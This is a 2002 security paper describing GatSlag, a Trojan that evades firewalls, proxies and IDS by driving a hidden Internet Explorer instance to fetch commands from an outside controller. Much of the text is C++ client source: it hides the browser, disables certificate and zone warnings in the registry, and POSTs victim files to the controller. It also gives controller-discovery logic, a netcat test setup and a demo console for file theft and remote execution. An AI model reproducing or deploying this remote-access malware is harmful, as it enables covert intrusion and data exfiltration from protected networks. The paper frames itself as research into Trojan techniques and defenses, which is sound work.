

BI-DIRECTIONAL COMMUNICATIONS IN HEAVILY PROTECTED NETWORKS



Roelof Temmingh & Haroon Meer

January 2002

TABLE OF CONTENTS

1.	Introduction.....	3
2.	A short history of Trojan Horses.....	4
2.1	Different Trojan designs.....	5
3.	Tunneling & Covert Channels.....	7
4.	GatSlag.....	8
4.1	Background.....	8
4.2	Problems and respective solutions with this method.....	9
4.2.1	Authentication proxies	10
4.2.2	Caching	11
4.3	Practical control.....	11
4.4	Why worry?.....	12
4.5	Nuts, Bolts & Source.....	12
4.5.1	The Client	12
4.5.2	The Server	18
4.6	Things you should know about the Trojan.....	19
5.	Demonstration.....	21
6.	Taking it further.....	22
6.1	Introduction.....	22
6.2	Flow Control.....	24
6.3	Encoding.....	26
6.4	Multiple Clients.....	26
6.5	Conclusion.....	27
7.	Possible fixes/workarounds/protection.....	27
7.1	Policies.....	27
7.2	Delivery (policies part II).....	27
7.3	White listing.....	28
8.	Appendix A: Source of Server.....	28

1. Introduction

Today everything revolves around information and in most cases the information resides on a computer. It is not uncommon for real criminals these days to trade in information (bank account numbers, stock numbers etc.) However, you will find that most sophisticated criminals do not know how to code exploits for format string vulnerabilities. In most cases, they don't have a team of coders searching for the next buffer overflow in IIS. Typically, these criminals are after information that is properly protected and can't be "hacked" using conventional methods. So, what do they do? Let us consider the possible vectors of attack (keep in mind that we are not thinking like a hacker, but like a real criminal):

- a. Physical access (to building or transmission media)
- b. Via Trojans
- c. Via RAS
- d. Conventional methods (hacking in from the Internet)

Have you as network security officer ever considered that someone could walk into your offices, pick up the main fileserver and walk out of the door? How much do you spend per year on firewalls, intrusion detection systems and virus protection? How much on physical security? That is not your department, why should you care? In the same way many aspects of computer security has been diluted in companies to "that's not the real risk" (Of course this is a very broad statement and does not hold true for everyone out there). The perception has a lot to do with what the Internet community rates as important, what the media sees as sensational and management's idea of where the budget should go.


How did "Fluffy Bunny" gain access to prestigious sites like "SourceForge", "SANS", "Attrition", "Themes", "Exodus" and "Apache.org"? It was done by inserting backdoors in trusted applications (in this case SSH). Yet, you don't see the same type of research, dedication and significant development in Trojan technology (and defense against it) that is found in conventional hacking techniques and defenses. Part of the reason, we believe, is that Trojans have been seen to large extent as the tools of "script kiddies". While that is largely true, Trojans are also the tools of Real Criminals and Government Agencies alike.

For a long time now, the structure and design of all Trojans were similar. The Trojan is located on the "Victim's" PC, waits for commands and executes them, sending the response back to the "Controller". There are various mechanisms using either direct TCP/IP communication or through "agents", that connect to public available services (such as IRC). Another well-known method is to

send data to hosts close to the *Victim* and have the Trojan sniff this information. The basic design and method of communication stays the same. While this method of communication works fine for stand-alone hosts (such as dial-in PC's) or computers that are not properly protected, it fails, to varying degrees, in the presence of NAT boxes, stateful firewalls, IDS, personal firewalls, authentication proxies and where the *Victim* is located on a non-routed network. It fails because in all cases the Trojan expects the *Controller* to contact it and not vice versa.

This paper describes *GatSlag*. Gatslag is a fully functional Trojan that bypasses any known security devices from within any part of a network. It includes source snippets of both the Trojan and the *Controller*, and describes how and why it works.

2. A short history of Trojan Horses



About 3252 years ago, Greek Warriors growing weary of the ten-year siege on the city of Troy presented the Trojans with possibly one of the most famous gifts of all time. A lack of time and a really bad memory for Greek Mythology forces me to cut this thread short. Suffice it to say that the use of the Trojan led directly to the fall of Troy. Where conventional attacks against the most fortified paths to the city failed, the Trojan Horse proved to be successful.

Three and a half thousand years later Trojan Horses, (or Trojans for short), are still being used to gain access and wreak havoc. Trojans and their use have long been derided as tools of script kiddies and have undoubtedly found a huge following in those ranks. As stated previously however they do provide one of the simplest and most direct means of a system compromise.

Trojans were forced to grow up with the rise of end-user awareness and tighter network security. The once simple TCP listeners evolved into pieces of code complex enough to be labeled "the most powerful network administration tool for the Windows platform" (<http://www.cultdeadcow.com/tools/>)


2.1 Different Trojan designs

The first model we will discuss is the simplest one. The *Victim* is running with a valid IP address. The *Victim* is not protected by a firewall or filtering device (a typical dial-up user). This user would be a script kiddy dream and the "Trojan" wouldn't need to accomplish much more than a `cmd.exe bind()` to an arbitrary port.



One does not have to look at this model long before the words "GET REAL" spring to mind. It may have taken me forever to get my mother to accept that Email negated the need for daily phone calls, but after only two weeks she mailed me excitedly about "this Zone-Alarm thing" she found on ZDNet.

The next model we look at is still (more commonly) found in ".coms" in the wild. In this model the *Victim* has a valid IP address but sits behind a stateless filtering device.



These configurations, in most cases, inherently trusted outgoing traffic and selectively permitted incoming traffic. The problems with above-mentioned configurations are twofold:

- Dial-Home Trojans soon sprang up questioning the "all outgoing should be trusted" mentality.
- Open ports for incoming traffic became conduits to the Internal Networks.

Trojan technology developed rapidly to overcome stateless diode-like configurations. Client/Server communication were now possible over UDP, communicating on selected high ports (>1024), using unfiltered "trusted" TCP ports such as 53 (a common mistake

in earlier Firewall-1 configurations) or even by setting the source port of outgoing packets to 20.


SYN-ACK reversal or ACK-Tunneling Trojans (Arne Vidstrom <http://www.ntsecurity.ru>) made short work of (even) true diode firewalls if configured with a packet filter rule such as:

PASS ALL ESTABLISHED

Arne's work made it apparent to administrators that they needed tighter control over both outgoing and incoming traffic.

Statefull firewalls were the first major step against this kind of "attack" and these were gaining popularity fast. Configurations were tightened and even outgoing traffic was limited to specific known services. HTTP was allowed out only through proxies and other protocols were limited to known / specific servers. Internal networks were located on non-routable networks and administrators slept easier at night.

The restful sleep lasted about 2 minutes - it wasn't long before Trojans began using these trusted channels as a communications medium.



Filtered Outgoing on Non-Routable Networks

Trojans or Trojan plug-ins like "Gbot" or "Rattler" made translated connections to IRC servers on the Internet where they simply waited for operator instructions. (<http://bo2k.sourceforge.net/software/bo2k11.html#5>) The next step in protecting against Trojans was therefore towards even tighter outgoing control.

Outgoing traffic was limited further, proxy servers now required authentication, content level checks were instituted and Intrusion Detection Systems were dropped into choke points on the network. Some corporations made the use of personal firewalls mandatory while Anti-Virus products continued to occupy a role on every desktop. Trojans would now need to overcome all of these complexities.

3. Tunneling & Covert Channels



Copyright © 1997 Clark Hoskin

A covert channel is described as: "any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy." - *U. S. Department Of Defense, 1985. Trusted Computer System Evaluation Criteria.*

Covert channels have been documented for many years and even network tunneling is hardly a new concept. In 1996 Phrack magazine introduced "LOKI". Named after the Norse God of trickery and deceit "LOKI" made use of ICMP packets in order to communicate through packet filters/firewalls. The idea was ahead of its time. THC's Van Hauser released "Rwwwshell" in 1998 that tunneled a shell through HTTP requests. The interactive shell made use of returned "404" error messages to communicate. The idea has since grown with "httptunnel" (<http://www.nocrew.org/software/httptunnel.html>) using the same conduit but with base64 encoding of the data, decreasing the likelihood of detection.

Application gateway technology also developed and simple Basic Authentication was soon replaced with proprietary alternatives like NTLM or Novell's Client Trust Model. It didn't take long before tunneling products were built around this with the likes of "Fire Extinguisher" [<http://www.firethru.com>] and "HTTPORT" [<http://www.htthost.com>] allowing TCP Traffic to be tunneled through firewalls as valid HTTP requests

The possibility of using these programs as conduits for Trojan communication offered little hope as personal Firewalls would go ballistic at the thought of a new or foreign application suddenly choosing to make HTTP requests.

The next generation of Trojans therefore needs to be a combination or hybrid of these Trojan and tunneling techniques.

GatSlag borrows directly from most of these techniques, reversing the traditional client-server role, packaging requests with encoding and dealing transparently with authentication. The joy


of wrapping the communication through the application layer means that we are able to make use of all the benefits of the lower layers without the complexity or bother of having to code it. If we wished to encapsulate the traffic in SSL (ruling out any further possibility of detection by Intrusion Detection Systems) we are not forced to delve into the depths of SSL programming. This can be accomplished by using applications such as "stunnel" or "sslproxy" on the server end and the browser can then encapsulate the rest of the transport.

4. GatSlag

4.1 Background

The discussion will continue on *GatSlag*. *GatSlag* is a new generation hybrid Trojan designed to evade most modern network and application defenses.

At this stage we assume that the *Victim* is located on a network that cannot be reached from the Internet (be that because the network is un-routed, firewalled etc.) Consider the following network:



Clearly something conventional such as "BO2k" or "SubSeven" is useless in the above scenario. What is needed here is something

that will connect **TO** the *Controller*, which establishes a connection from the inside of the network to the *Controller* on the outside. If any of the firewalls are properly configured you can forget connecting to an IRC server or connecting on an arbitrary port on the *Controller*. Even if you can devise some clever way of bypassing the packet filters the content checking firewall will not recognize the type of traffic and block it. In addition the personal firewall on the *Victim* PC is probably going to light up like a Christmas tree.

Thus, something is needed that will abide by the rules of the content checking firewall, the rules of the stateful firewall and the personal firewall. Oh, and it should avoid causing any warnings on the IDS. The only way to accomplish this is to encapsulate traffic between the *Victim* and *Controller* in a protocol that is allowed to pass from the inside of the network to the outside.

Think about it this way - if you needed to send one byte from your PC to a machine on the Internet, how would you do it? Imagine you are sitting at the console of the *Victim* in the above network diagram. Email? Perhaps, maybe there is no email client, and email is not that interactive. FTP? No, because FTP is not allowed. Ping packet - no - ICMP is blocked. IRC? Get real.

How about opening a browser, authenticating to the proxy and surfing to <http://www.controller.com/msg.asp?text=Hello%20there%20controller>?

The *Controller* might just reply with a page that says "Hiya Victim, wont you quickly execute a DOS command for me please?" How do we create an interactive web page? The *Controller* must be the "web server". The *Controller* replies to HTTP queries from the *Victim* with dynamically created "web pages" - these web pages are modified as the person at the *Controller* enters new commands.


There are two ways (actually more) to speak to a web server. The *HTTP GET* request is used to get pages, and the *HTTP POST* request is used to send data to the web server including file uploads and posting data via web forms. Thus, with an *HTTP GET* we can ask the *Controller* for new commands, and with an *HTTP POST* we send the results.

The process can be used to tunnel any type of data. The outgoing data stream is handled with a *POST* and incoming data within a browser window. In the example given we see how we upload and download data files and control the Trojan.

Easy ... well, there are some issues.

4.2 Problems and respective solutions with this method

4.2.1 Authentication proxies



In a situation like the one mentioned in the network diagram above the web browser authenticates to the authentication proxy before the browser can *GET* or *POST* any information. In Internet Explorer it works as follows (a little simplified):

- The user starts the browser - surfing to an arbitrary URL. The browser has a proxy configured.
- The proxy challenges the user/host with NTLM or Basic Authentication prompt.
- The user/host provides valid credentials to the proxy.
- Every new request to the proxy now includes an additional entry in the HTTP header: "Proxy-Authorization: NTLM"

What is interesting about most products that claim to integrate with Microsoft Office is that steps 2 and 3 happen automatically or transparently given that:

- a) The user has logged into a domain controller
- b) The proxy is part of that domain.

It makes sense if a user is logged into the domain that his/her credentials should not change. It is the beauty of Microsoft's "one username, one password" solution used in many applications.

The problem with the Trojan is the following - how do we obtain the username and password to authenticate to the proxy? Even if we have it we now have to negotiate NTLM authentication with the proxy. This is entirely possible but not necessary. Getting past this problem can be solved by controlling an instance of Internet Explorer from the Trojan itself - no worries about NTLM or Basic Authentication. Internet Explorer (and just about every aspect of it) can be controlled via OLE. The most interesting attribute of the Internet Explorer object is that it can be set to be

invisible - the instance will not be shown on the screen and it won't show up as an application in the Task Manager.

Using OLE, we never have to open a socket, never have to negotiate authentication, calculate checksums or do flow control - it's all done in the invisible browser. All we need to do is control the browser.

What happens if the user is NOT logged into the same domain as the proxy server? The invisible browser will be started and the user will be prompted once again for a username and password. Given the common level of computer literacy the user will just provide credentials again, and forget about it. The invisible browser is now authenticated and goes about its business.

4.2.2 Caching

Another problem is that of caching. Let us assume the user uses a caching proxy. The following conversation takes place:

1. *Victim* to *Controller*: (GET) Hi am here, what do you want me to do?
2. *Controller* to *Victim*: Show me all the files in c:\
3. V->C: (POST) Ok, here we go...(shows list)
4. C->V: Show me all the files in c:\ (because it scrolled past too fast, or whatever)

Since reply number 2 (*Controller* to *Victim*) is a normal HTML webpage, it gets cached by the caching proxy. When the *Controller* asks the same question, the *Victim* replies, but the reply never gets to the *Controller* - the *Victim* receives the reply from the Cache, and the *Controller* thinks that the *Victim* never responded.

To get past this problem we just need to add a random string to every *POST* or *GET* request that we send. Now the proxy can cache all it wants, as every request is unique, and there will never be a hit in the cache.

4.3 Practical control

One of the challenges with reverse connections is to determine where to connect. The *Controller* might be on dialup and/or is changing IP addresses frequently. Hard-coding the address to connect to in the Trojan is clearly not an option.

Since we have full control over a browser we might just as well put the *Controller's* IP address somewhere on the Internet - somewhere where we can easily change it - a Geocities or Yahoo personal homepage. The Trojan will visit a *Master* site and from this site it will extract a message containing the source IP of the *Controller*. After a predefined amount of failed connections to the *Controller* the Trojan will reconnect to the *Master* site

to determine if the *Controller* has moved. If the Trojan cannot reach the *Master* site it will wait for some time and retry. In the code provided the *Master* site is hard coded, but could be placed in a "configuration" file.

4.4 Why worry?

Let us look at the different security devices and their impact on this method of communicating.

- Firewalls (NAT, stateful, plain): If the *Victim* can surf the 'net, it does not help one bit.
- Content/Session firewalls: These firewalls inspect data streams to ensure that traffic matches on both permissible rules and protocol conformity. As we are communicating with squeaky-clean HTTP they can't complain.
- IDS: Looking at ports won't help. Inspecting the data is pretty useless as the data itself can be encoded in any form. Add an "S" to the end of http at the *Master* site, and the IDS might just as well go home...
- Personal firewalls: Since these are probably set up to allow the user to browse the Internet it won't interfere with the Trojan.
- Proxies/Authentication proxies: Again, if the *Victim* is allowed to surf the web, and willing to do so, proxies become just another server.
- There is an IE browser on every desktop.

4.5 Nuts, Bolts & Source

4.5.1 The Client

Let us look at the actual code. First we look at the client (the Trojan). The Trojan is written in Microsoft Visual C++. Notes and comments on the code are provided right after the listing. The following code snippets are interesting to us:

The following bit of code will start an empty invisible browser.

```
HRESULT hr;
CLSID clsid;
LPUNKNOWN punk = NULL;
IWebBrowser2 *pIE = NULL;

hr = OleInitialize(NULL);
hr = CLSIDFromProgID(OLESTR("InternetExplorer.Application"), &clsid);
hr = CoCreateInstance(clsid, NULL, CLSCTX_SERVER, IID_IUnknown, (void FAR* FAR*)&punk);
hr = punk->QueryInterface(IID_IWebBrowser2, (void FAR* FAR*)&pIE);
pIE->put_Visible(false);
```

We change the registry settings in such a way that, should we need to access an SSL site, the (invisible) browser will not complain about crossing security zones, or about invalid certificates.

```
void setreg(int flag, char *url){
    HKEY key;
    DWORD value;
    char type[6]; type[0]='\0';
    char passed[255]; passed[0]='\0';

    strcpy(passed,url);
    strcpy(type,strtok(passed,":"));
    if (!strcmp(type,"https")){
        RegOpenKeyEx(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Internet
Settings", 0, KEY_ALL_ACCESS, &key);
        if (flag==1){
            value=1;
            RegSetValueEx(key,"WarnonBadCertRecving", 0, REG_DWORD, (LPBYTE) &value, 4);
            RegSetValueEx(key,"WarnOnZoneCrossing", 0, REG_DWORD, (LPBYTE) &value, 4);
        }
        if (flag==0){
            value=0;
            RegSetValueEx(key,"WarnonBadCertRecving", 0, REG_DWORD, (LPBYTE) &value, 4);
            RegSetValueEx(key,"WarnOnZoneCrossing", 0, REG_DWORD, (LPBYTE) &value, 4);
        }
    }
}
```

The spinner function listed below gets called first from the main function. Its job is to do a *GET* request to the *Controller* and receive the command and parameter. It also serves to get the location of the new *Controller*. Two parameters are passed to the function - the URL and a mode parameter. The function returns the title bar of the current (invisible) instance of IE - the title bar contains the command we want executed for example *#exe#dir c:*.*#*. We assume that *winpath* and *compname* contain the WINDIR% and COMPUTERNAME% environment variables. The *pIE* object needs to be initialized as shown above before calling this.

```
char *spinner(char *theurl, int mode){
    USES_CONVERSION;
    static char windowtitle[128];
    VARIANT vtEmpty = {0};
    CComBSTR url=L"";
    long ieHwnd;

    //add randomness, computername and windir to spin URL
    url+=A2W(theurl);
    if (mode ==0) {
        char *kak; kak=(char *)malloc(10);
```

```

        kak=randomness(); kak[10]='\0';
        url+=A2W(kak); url+=A2W("");
        url+=A2W(winpath); url+=A2W("");
        url+=A2W(compname); url+=A2W("");
    }

    //go there
    unsigned short *casturl = (unsigned short *) url;
    setreg(0);
    HRESULT navresult = pIE->Navigate(casturl, &vtEmpty, &vtEmpty, &vtEmpty, &vtEmpty);
    setreg(1);

    //wait till finished
    VARIANT_BOOL pbool = VARIANT_FALSE;
    Sleep(500);
    hr = pIE->get_Busy(&pbool);
    while (pbool==VARIANT_TRUE) {
        pIE->get_Busy(&pbool);
        Sleep(750);
    }

    //get the title of the window (also title in web page)
    //and return it.
    pIE->get_HWND(&ieHWND);
    HWND hWnd = (HWND)ieHWND;
    GetWindowText(hWnd,windowtitle,128);
    return windowtitle;
}

```

Note that we add some randomness to the URL before sending it off.

Finding the new *Controller* site. The function returns the URL of the new *Controller* and is passed to the *MASTER* site URL as parameter. The function will sleep for 25 seconds if the *MASTER* site is down, or if the format is invalid.

```

char *findcontrol(char *home){
    char result[255]; result[0]='\0';
    char control[255]; control[0]='\0';
    static char ler[255]; ler[0]='\0';

    //get the title of MASTER site - format:
    //control#http://controller.com#
    strcpy(result,spin(home,1));
    strcpy(control,strtok(result,"#"));
    if ((strcmp(control,"control")==0)){
        strcpy(ler,strtok(NULL,"#"));
        return ler;
    } else {
        Sleep (25000);
        return "ctrlidown";
    }
    Sleep (25000);
    return "ctrlidown";
}

```

The next snippet of code is used to get the data within a browser screen. It returns zero if successful or non-zero if not. The function is passed (amongst other things) the URL to navigate to. It returns a pointer to a buffer that contains the actual text in the web browser.

```
int getbody(char *theurl, char *added, char* parse, int mode, char *result){

    USES_CONVERSION;
    static char windowtitle[128];
    VARIANT vtEmpty = {0};
    CComBSTR url=L"";
    long ieHWND;
    char *te=(char *)malloc(2000000);

    url+=A2W(theurl);
    url+=A2W(added);

    ///add randomness to the URL to bypass caching
    char *kak; kak=(char *)malloc(10);
    kak=randomness(); kak[10]='\0';
    url+=A2W(kak);

    ///add the passed parameter encoded
    int length = strlen(parse);
    for (int i=0; i<length; i++) {
        char temp[5];
        sprintf(&temp[0],"%%%0x",(int) parse[i]);
        url += temp;
    }

    ///go to the "site"
    unsigned short *casturl = (unsigned short *) url;
    setreg(0);
    HRESULT navresult = pIE->Navigate(casturl, &vtEmpty, &vtEmpty, &vtEmpty, &vtEmpty);
    Setreg(1);

    ///wait for it to finish loading
    VARIANT_BOOL pbool = VARIANT_FALSE;
    Sleep(500);
    hr = pIE->get_Busy(&pbool);
    while (pbool==VARIANT_TRUE) {
        pIE->get_Busy(&pbool);
        Sleep(750);
    }

    ///get the title to see if it's ok to read the rest
    pIE->get_HWND(&ieHWND);
    HWND hWnd = (HWND)ieHWND;
    GetWindowText(hWnd,windowtitle,128);
    char tt[255];
    strcpy(tt,strtok(windowtitle,"#"));
    if (strcmp(tt,"download")==0){
```

```

//get the stuff...involved...
LPDISPATCH pdisp;
IHTMLDocument2 *HTMLDocument2;
IHTMLElementCollection *pColl;

pIE->get_Document(&pdisp);
pdisp->QueryInterface (IID_IHTMLDocument2, (LPVOID *) &HTMLDocument2);

if (SUCCEEDED(hr = HTMLDocument2->get_all( &pColl )))
{
    VARIANT vIndex;
    vIndex.vt = VT_UINT;
    //setting vIndex.lval to 3 seems to get the body text
    //other settings get the title etc.
    vIndex.lval = 3;
    VARIANT var2 = { 0 };
    LPDISPATCH pDisp;
    if (SUCCEEDED(hr = pColl->item( vIndex, var2, &pDisp )))
    {
        IHTMLElement* pElem = NULL;
        if (SUCCEEDED(hr = pDisp->QueryInterface( IID_IHTMLElement,
LPVOID*)&pElem )))
        {
            BSTR body;
            pElem->get_innerText(&body);
            strcpy(te,W2A(body));

        }
        pElem->Release();
    }
    pDisp->Release();
}
//copy the stuff to the return pointer and buffer off
strcpy(result,te);
free(te);
return 0;
}

return 1;
}

```

Filling the structures need for a proper *POST*, this function is passed a mode flag and a parameter (*parse*), and returns the ugly structure *LPVARIANT*, used in the actual *POST*. Shown in the source here we only implement mode 2, which will read a file and populate the *POST* structure with the file's content. Note that we add a marker to the end of the data - this marker is used in the server to determine the end of the data stream.

```

HRESULT GetPostData(LPVARIANT pvPostData, int mode, char *parse)
{
    HRESULT hr;
    LPSAFEARRAY psa;
    FILE *f;
    char *buffer;

```



```

char marker[20]; marker[0]='\0';
long filesize;
UINT cElems;

//the marker that we put at the end of a POST
strcat(marker, "###Mar-ker@@@");
strcat(marker, "\r\n\r\n");

if (mode == 2) {    //file TX

    if (!(f = fopen(parse, "rb"))){return 1;}

    // determine file size
    fseek(f, 0, SEEK_END);
    filesize = ftell(f);
    fseek(f, 0, SEEK_SET);

    // allocate buffer and read in file contents
    buffer=(char *)malloc(filesize+sizeof(marker));
    fread(buffer, 1, filesize, f);
    fclose(f);

    //add the marker
    memcpy(buffer+filesize, &marker, sizeof(marker));
    cElems = filesize+sizeof(marker);

    //ugly POST stuff
    LPSTR pPostData;
    if (!pvPostData){return E_POINTER;}
    VariantInit(&pPostData);
    psa = SafeArrayCreateVector(VT_UI1, 0, cElems);
    if (!psa){return E_OUTOFMEMORY;}
    hr = SafeArrayAccessData(psa, (LPVOID*)&pPostData);
    memcpy(pPostData, buffer, cElems);
    free(buffer);
    hr = SafeArrayUnaccessData(psa);
    V_VT(pvPostData) = VT_ARRAY | VT_UI1;
    V_ARRAY(pvPostData) = psa;
    return NOERROR;
}
}

```

To perform the actual *POST* we need to call *Navigate* again - like this:

```

hr = GetPostData(&vPostData, mode, parse);
HRESULT navresult = pIE->Navigate(casturl, &vtEmpty, &vtEmpty, &vPostData, &vtEmpty);

```

To upload a file, the file is encoded at the server side by converting the actual bytes to decimals and separating it with hashes. We read it from the body of a web page, decode it and then write it to a file. The filename is passed as a parameter to the function. The other parameters are passed straight on to *getbody()*.

```

int writefile(char *theurl, char *added, char* parse, int mode, char *filename){

```

```
char *buf; buf=(char *)malloc(2000000);
FILE *writefile;
int hashcount=0;

if (!(writefile = fopen(filename,"wb"))){return 1;}
//get the body of the webpage
if (getbody(theurl,added,parse,mode,buf)==0){
    //file ends in a $ - rest is # seperated
    for (int j=0; (!(buf[j]=="$")); j++){
        if (buf[j] == '#') {hashcount++;}
    }
    strtok(buf,"#");
    for (int i=0; i<hashcount-2; i++){
        char t[1];
        sprintf(t,"%c",atoi(strtok(NULL,"#")));
        fwrite(t,1,1,writefile);
    }
    fclose(writefile);
    free(buf);
    return 0;
}
free(buf);
return 1;
}
```

Typically, the flow of the Trojan is as follows:

- Find the *Controller* (*findcontrol*)
- Send a request to the *Controller* and get the command (*spin*)
- If no *Controller* (after a few retries) go to *MASTER* site
- Parse command and react on the command
- Upload a file to Trojan (*writefile*)
- Download a file to *Controller* (*GetPostData* and *POST*)
- Execute a command (and pipe to a file, then *POST* the file)
- Get next command

4.5.2 The Server

The server is coded in PERL to make it a little more portable. The server only uses the IO:Socket library. As the code is really trivial and quite readable, the listing is provided as is in Appendix A, and is not discussed here.

4.6 Things you should know about the Trojan

The following things (in no particular order) should be noted:

- I am not a programmer. I have last written C-code in 1996, and that was Borland Turbo C with a DOS "GUI". In short - the code probably sucks. It has been cut & pasted from so many different code examples that I will not attempt to thank everyone from which I borrowed source. There will be memory leakages; there could well be strange behavior. Recode it - that is why the source is here - add a GUI if you feel like it; just don't mail me telling me that my code sucks (that much I know). Having said that - both programs work well. The C++ code compiles without warnings on MS Visual Studio 6. It has been tested on Win2K, XP and NT4 (workstation) and with a myriad of proxy/caching servers, personal firewalls and NAT devices, and seems to work well.
- *GatSlag* does not work on Windows98.
- The binary (of the Trojan) that is provided with the presentation is compiled in such a way that the *MASTER* site is located on `http://127.0.0.1/`. This was done to make it difficult to use the binary for illegal purposes. To test if this form of communication works from within your network you will need to do the following (on the *Victim* side):
 - Create a file called *response.txt* as follows:

```
<title>
#control##http://<Controller IP or DNS name here>##
</title>
This is a test<br>
```
 - Create a file called *foo.bat* as follows:

```
type response.txt
```
 - Start an instance of NetCat (*nc.exe*) as follows:

```
nc.exe -l -p 80 -e foo.bat
```
 - Run the *GatSlag* binary. Be sure that the PERL script is indeed running and listening on the correct port at the *Controller's* IP number.

Keep the following in mind when testing the Trojan:

- There is an upload limit of about 200KB. This is because the file gets expanded 4 times (decimal encoded with a # separator), and the program is only allocating about 2MB of memory for the download. Going past this limit will crash the Trojan.

- o There is a download limit of about 2MB. The program only allocates 2MB for reading the downloaded file. Going past this limit will crash the Trojan.
- o There is a limit on the amount of files returned in a file listing. 500KB is allocated for file listing return data. Going past this limit will crash the Trojan.
- o Certain caches returns a "server not found" while the *Controller* is still trying to figure out what dubious things to do. The Trojan will then reconnect to the Trojan, and the very next command will not go through. Simply exit the *Controller* and restart it - the new connection will be the current one.
- o You always need to put a mask (*.*) or *.doc etc.) when doing a file listing. There is a small bug in the file-listing module - the very first file found is not returned. If the mask is *.* then the first file is a ".".
- o If the *Controller* is located on an SSL-secured site (https) the controller end should have some form of SSL listener that would handle the crypto for you. An example of such a program is "stunnel". I use it as follows:
 - `stunnel -d <controller_ip>:443 -r <controller_ip>:4444 -p cert -f , with my "certificate" and private key in PEM format in the file cert. The Controller now has to be invoked with argument 4444 - the listening port.`

5. Demonstration

```
xterm
Waiting for Trojan to connect to us...

DRAADLOOS is Online! Select command (C:/WINNT):
d for download
u for Upload:
l for non-DOS file listing

e for DOSExec (10s delay + DOS box)
r for RawExec
> for redirect DOSExec (DOS box)

Q to quit client
l
Enter the directory and spec you wish to view
c:\*.exe
#dir#c:\*.exe#

arcsetup.exe          Tue Dec 07 14:00:00 1999    162816
tcpr.exe              Tue Sep 19 10:36:39 2000    32768

